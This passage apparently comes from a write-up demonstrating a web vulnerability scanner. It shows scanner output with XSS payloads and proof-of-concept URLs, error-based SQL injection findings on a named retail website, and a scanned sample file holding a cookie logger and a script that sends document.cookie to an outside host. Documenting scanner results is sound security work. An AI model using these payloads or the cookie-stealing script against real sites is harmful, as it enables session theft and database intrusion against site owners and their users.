opener = urllib.request.urlopen(url)
#print(opener.code)
if opener.code == 200:
    print(col.green+" [!] Status code: 200 OK"+col.end)
    result.write(" [!] Status code: 200 OK \n")
if opener.code == 404:
    print(col.red+" [!] Page was not found! Please check the URL \n"+col.end)
    result.write(" [!] Page was not found! Please check the URL \n")
```

Code

Result

9.

```
[!] Remote Code/Command Execution Scanning . . .
[!] Covering Linux & Windows Operating Systems
[!] Please wait ....
[!] Target is not vulnerable!
--- 2.150967836380005 seconds ---
```


10.

```

[!] Cross Site Scripting Scanning . . .
[!] Please wait ....
[*] Payload Found . . .
[*] Payload: %27%3EXSSinjection%3Csvg%2Fonload%3Dconfirm%28%2FXSSinjection%2F%29%3E
[!] Code Snippet: b"test">XSSinjection<svg/onload=confirm(/XSSinjection/)>"
[*] POC: http://altoromutual.com:8080/search.jsp?query=test%27%3EXSSinjection%3Csvg%2Fonload%3Dconfirm%28%2FXSSinjection%2F%29%3E
[*] Payload Found . . .
[*] Payload: %78%22%78%3e%78
[!] Code Snippet: b'test"x>x'
[*] POC: http://altoromutual.com:8080/search.jsp?query=test%78%22%78%3e%78
[*] Payload Found . . .
[*] Payload: %22%3EXSSinjection%3Csvg%2Fonload%3Dconfirm%28%2FXSSinjection%2F%29%3E
[!] Code Snippet: b'test">XSSinjection<svg/onload=confirm(/XSSinjection/)>'
[*] POC: http://altoromutual.com:8080/search.jsp?query=test%22%3EXSSinjection%3Csvg%2Fonload%3Dconfirm%28%2FXSSinjection%2F%29%3E
[*] Payload Found . . .
[*] Payload: XSSinjection%3Csvg%2Fonload%3Dconfirm%28%2FXSSinjection%2F%29%3E
[!] Code Snippet: b'testXSSinjection<svg/onload=confirm(/XSSinjection/)>'
[*] POC: http://altoromutual.com:8080/search.jsp?query=testXSSinjection%3Csvg%2Fonload%3Dconfirm%28%2FXSSinjection%2F%29%3E
[!] Total bugs 4 .
--- 1.1866388320922852 seconds ---

```

Demonstration by opening the link of a POC:



11.

```


[!] Error Based SQL Injection Scanning . . .
[!] Covering MySQL, Oracle, MSACCESS & PostGreSQL Databases
[!] Please wait ....
[!] Target is not vulnerable!
--- 1.4441142082214355 seconds ---

```

12.


```
[!] Error Based SQL Injection Scanning . . .
[!] Covering MySQL, Oracle, MSACCESS & PostgreSQL Databases
[!] Please wait ....
[*] Payload Found . . .
[*] Payload: 3'
[!] Code Snippet: b'<blockquote><font face=arial size=2 color=ff0000><b>SQL/DB Error —</b>
[<font color=000077>You have an error in your SQL syntax; check the manual that correspo
nds to your MariaDB server version for the right syntax to use near \'\\\'\'\\\'\' AND is_act
ive=1 ORDER BY product_name ASC\' at line 1</font>]</font></blockquote>\t\t\t\t\t<div clas
s="product-tab">'
[*] POC: https://bradfordshoes.com/product.php?cat_id=53'
[*] Payload Found . . .
[*] Payload: 3'
[!] Code Snippet: b'<p class="t2">No Products added yet</p><blockquote><font face=arial s
ize=2 color=ff0000><b>SQL/DB Error —</b> [<font color=000077>You have an error in your SQ
L syntax; check the manual that corresponds to your MariaDB server version for the right s
yntax to use near \'\\\'\'\\\'\' AND is_active=1 ORDER BY product_name ASC LIMIT 9\' at line 1
</font>]</font></blockquote>\t\t\t\t\t</div>'
[*] POC: https://bradfordshoes.com/product.php?cat_id=53'
[*] Payload Found . . .
[*] Payload: 3%27%22%28%29
[!] Code Snippet: b'<blockquote><font face=arial size=2 color=ff0000><b>SQL/DB Error —</b>
[<font color=000077>You have an error in your SQL syntax; check the manual that corresp
onds to your MariaDB server version for the right syntax to use near \'\\\'\'\\\'\'\'\'\'\'() AND i
s_active=1 ORDER BY product_name ASC\' at line 1</font>]</font></blockquote>\t\t\t\t\t<div
class="product-tab">'
[*] POC: https://bradfordshoes.com/product.php?cat_id=53%27%22%28%29
[*] Payload Found . . .
[*] Payload: 3%27%22%28%29
[!] Code Snippet: b'<p class="t2">No Products added yet</p><blockquote><font face=arial s
ize=2 color=ff0000><b>SQL/DB Error —</b> [<font color=000077>You have an error in your SQ
L syntax; check the manual that corresponds to your MariaDB server version for the right s
yntax to use near \'\\\'\'\\\'\'\'\'\'\'() AND is_active=1 ORDER BY product_name ASC LIMIT 9\' at l
ine 1</font>]</font></blockquote>\t\t\t\t\t</div>'
[*] POC: https://bradfordshoes.com/product.php?cat_id=53%27%22%28%29
[*] Payload Found . . .
```

Demonstration by opening the link of a POC:



The screenshot shows the Bradford Elevator Shoes website. The header features the company logo, a 'FREE DELIVERY' banner for Luzon Visayas Mindanao, and customer service contact information. The main navigation bar includes links to Home, About Us, Why Be Taller?, AddHeight Tech, Testimonials, SHOP Online, FAQ, FIND YOUR SIZE, Store Locator, Forum, Media, and Contact Us. The main content area displays a list of shoe categories on the left and a product listing on the right. The product listing shows a 'No Products added yet' message, which is highlighted by a red arrow pointing to the SQL/DB error message displayed below it. The error message is a result of an SQL injection attack, showing a syntax error in the database query. The page also features a 'C.O.D.' (Cash on Delivery) badge and a 'Now available for M.M. only' banner.

13.


```
[!] WARNING: Match on the line 8 :
<script language="javascript"> document.location= " http://kennethzhang.net/cookie
grab.php?c=" + document.cookie; </script>

[~] Description:
The Document.location read-only property returns a Location object, which contains inform
ation about the URL of the document and provides methods for changing that URL and loading
another URL.

[!] WARNING: Match on the line 8 :
<script language="javascript"> document.location= " http://kennethzhang.net/cookie
grab.php?c=" + document.cookie; </script>

[~] Description:
In the code above document.cookies contain a semicolon-separated list of all cookies (i.e
. key=value pairs). Note that each key and value may be surrounded by whitespace (space an
d tab characters): in fact, RFC 6265 mandates a single space after each semicolon, but som
e user agents may not abide by this. When user privacy is a concern, it's important that a
ny web app implementation invalidate cookie data after a certain timeout instead of relyin
g on the browser to do it. Many browsers let users specify that cookies should never expir
e, which is not necessarily safe.
```

The file scanned:

```
1 k?php
2
3     $cookie = $_GET[" c"];
4     $file = fopen('cookie.log.txt', 'a');
5     fwrite($file, $cookie . "\n\n");
6     /*
7     inject
8     <script language="javascript"> document.location= " http://kennethzhang.net/cookiegrab.php?c=" + document.cookie; </script>
9     into vulnerable text fields
10    */
11 ?>
12
13
14 const { exec } = require('child_process')
15 const crypto = require('crypto')
16
17 module.exports = createBackdoor
18
19 }
```